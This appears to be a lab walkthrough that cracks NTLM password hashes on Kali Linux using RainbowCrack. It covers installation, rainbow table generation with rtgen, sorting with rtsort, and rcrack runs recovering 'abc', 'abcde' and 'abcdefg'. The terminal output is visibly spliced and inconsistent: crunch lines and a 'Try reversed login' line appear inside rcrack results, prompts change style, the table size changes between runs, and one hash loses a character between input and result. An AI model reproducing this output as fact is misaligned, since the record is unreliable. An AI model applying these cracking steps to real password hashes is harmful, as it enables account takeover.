Get:1 http://kali.cs.nctu.edu.tw/kali kali-rolling/main amd64 rainbowcrack amd64 1.8-0kali1 [130 kB] packages and some more applications. Beware,
Fetched 130 kB in 2s (79.2 kB/s)
Selecting previously unselected package rainbowcrack.
(Reading database ... 268043 files and directories currently installed.)
Preparing to unpack .../rainbowcrack_1.8-0kali1_amd64.deb ...
Unpacking rainbowcrack (1.8-0kali1) ...
Setting up rainbowcrack (1.8-0kali1) ...
Processing triggers for kali-menu (2021.3.3) ...
```

Then, generate rainbow table

```
—(root㉿kali)-[/usr/share/rainbowcrack]
└# rtgen ntlm loweralpha-numeric 1 7 0 3800 3554432 0
rainbow table ntlm_loweralpha-numeric#1-7_0_3800x3554432_0.rt parameters
hash algorithm:          ntlm
hash length:             16
charset name:            loweralpha-numeric
charset data:             abcdefghijklmnopqrstuvwxyz0123456789
charset data in hex:      61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72
                          73 74 75 76 77 78 79 7a 30 31 32 33 34 35 36 37 38 39
charset length:          36
plaintext length range: 1 - 7
reduce offset:           0x00000000
plaintext total:         80603140212

655360 of 3554432 rainbow chains generated (1 m 39.2 s)
786432 of 3554432 rainbow chains generated (1 m 30.4 s)
917504 of 3554432 rainbow chains generated (1 m 29.4 s)
1048576 of 3554432 rainbow chains generated (1 m 29.7 s)
1179648 of 3554432 rainbow chains generated (1 m 32.7 s)
1310720 of 3554432 rainbow chains generated (1 m 31.1 s)
1441792 of 3554432 rainbow chains generated (1 m 29.2 s)
1572864 of 3554432 rainbow chains generated (1 m 29.8 s)
1703936 of 3554432 rainbow chains generated (1 m 29.0 s)
1835008 of 3554432 rainbow chains generated (1 m 33.8 s)
1966080 of 3554432 rainbow chains generated (1 m 29.7 s)
2097152 of 3554432 rainbow chains generated (1 m 29.2 s)
2228224 of 3554432 rainbow chains generated (1 m 29.4 s)
2359296 of 3554432 rainbow chains generated (1 m 32.8 s)
2490368 of 3554432 rainbow chains generated (1 m 31.0 s)
2621440 of 3554432 rainbow chains generated (1 m 29.7 s)
2752512 of 3554432 rainbow chains generated (1 m 29.5 s)
2883584 of 3554432 rainbow chains generated (1 m 33.4 s)
3014656 of 3554432 rainbow chains generated (1 m 29.4 s)
3145728 of 3554432 rainbow chains generated (1 m 13.5 s)
3276800 of 3554432 rainbow chains generated (1 m 4.3 s)
3407872 of 3554432 rainbow chains generated (1 m 3.9 s)
3538944 of 3554432 rainbow chains generated (1 m 3.2 s)
3554432 of 3554432 rainbow chains generated (0 m 7.5 s)
```

Then, redirect back to the rainbow crack file directory to sort the rainbow table.

```
[root@kali]# rtsort .
./ntlm_loweralpha-numeric#1-7_0_3800x3554432_0.rt:
3012726784 bytes memory available
loading data ...
sorting data ...
writing sorted data ...
```

```
[kali㉿kali]# rcrack -h e0fba38268d0ec66ef1cb452d5885e53 abc > /home/kali/Desktop/numbric
1 rainbow tables found
[sudo] password for kali:
memory available: 1113594265 bytes
memory for rainbow chain traverse: 60800 bytes per hash, 60800 bytes for 1 hashes
memory for rainbow table buffer: 2 x 536870928 bytes
disk: ./ntlm_loweralpha-numeric#1-7_0_3800x3554432_0.rt: 536870912 bytes read
disk: finished reading all files
plaintext of e0fba38268d0ec66ef1cb452d5885e53 is abc
Crunch will generate the following number of lines
statistics
crunch: 100% completed generating output
[...]
password Try reversed login
result
e0fba38268d0ec66ef1cb452d5885e53 abc hex:616263
```

p3

```
[kali㉿kali]# rcrack -h 3f5156e39d9c989c2609fd8329a46ca4 abc > /home/kali/Desktop/numbric
1 rainbow tables found
[sudo] password for kali:
memory available: 1113204326 bytes
memory for rainbow chain traverse: 60800 bytes per hash, 60800 bytes for 1 hashes
memory for rainbow table buffer: 2 x 536870928 bytes
disk: ./ntlm_loweralpha-numeric#1-7_0_3800x3554432_0.rt: 536870912 bytes read
disk: finished reading all files
plaintext of 3f5156e39d9c989c2609fd8329a46ca4 is abcde
Crunch will generate the following number of lines
statistics
crunch: 100% completed generating output
[...]
password Try reversed login
result
3f5156e39d9c989c2609fd8329a46ca4 abcde hex:6162636465
```

p5

```
(kali㉿kali)-[~/Desktop/numbers]$ rcrack -h 352DFE551D62459B20349B78A21A2F37
1 rainbow tables found
memory available: 1112037785 bytes
memory for rainbow chain traverse: 60800 bytes per hash, 60800 bytes for 1 hashes
memory for rainbow table buffer: 2 x 536870928 bytes
disk: ./ntlm_loweralpha-numeric#1-7_0_3800×33554432_0.rt: 536870912 bytes read
disk: finished reading all files
plaintext of 352df551d62459b20349b78a21a2f37 is abcdefg

statistics
plaintext found: 1 of 1
total time: 0.35 s
time of chain traverse: 0.28 s
time of alarm check: 0.06 s
time of disk read: 0.11 s
hash & reduce calculation of chain traverse: 7216200
hash & reduce calculation of alarm check: 1848949
number of alarm: 2177
performance of chain traverse: 25.41 million/s
performance of alarm check: 29.35 million/s

result
352df551d62459b20349b78a21a2f37 abcdefg hex:61626364656667
```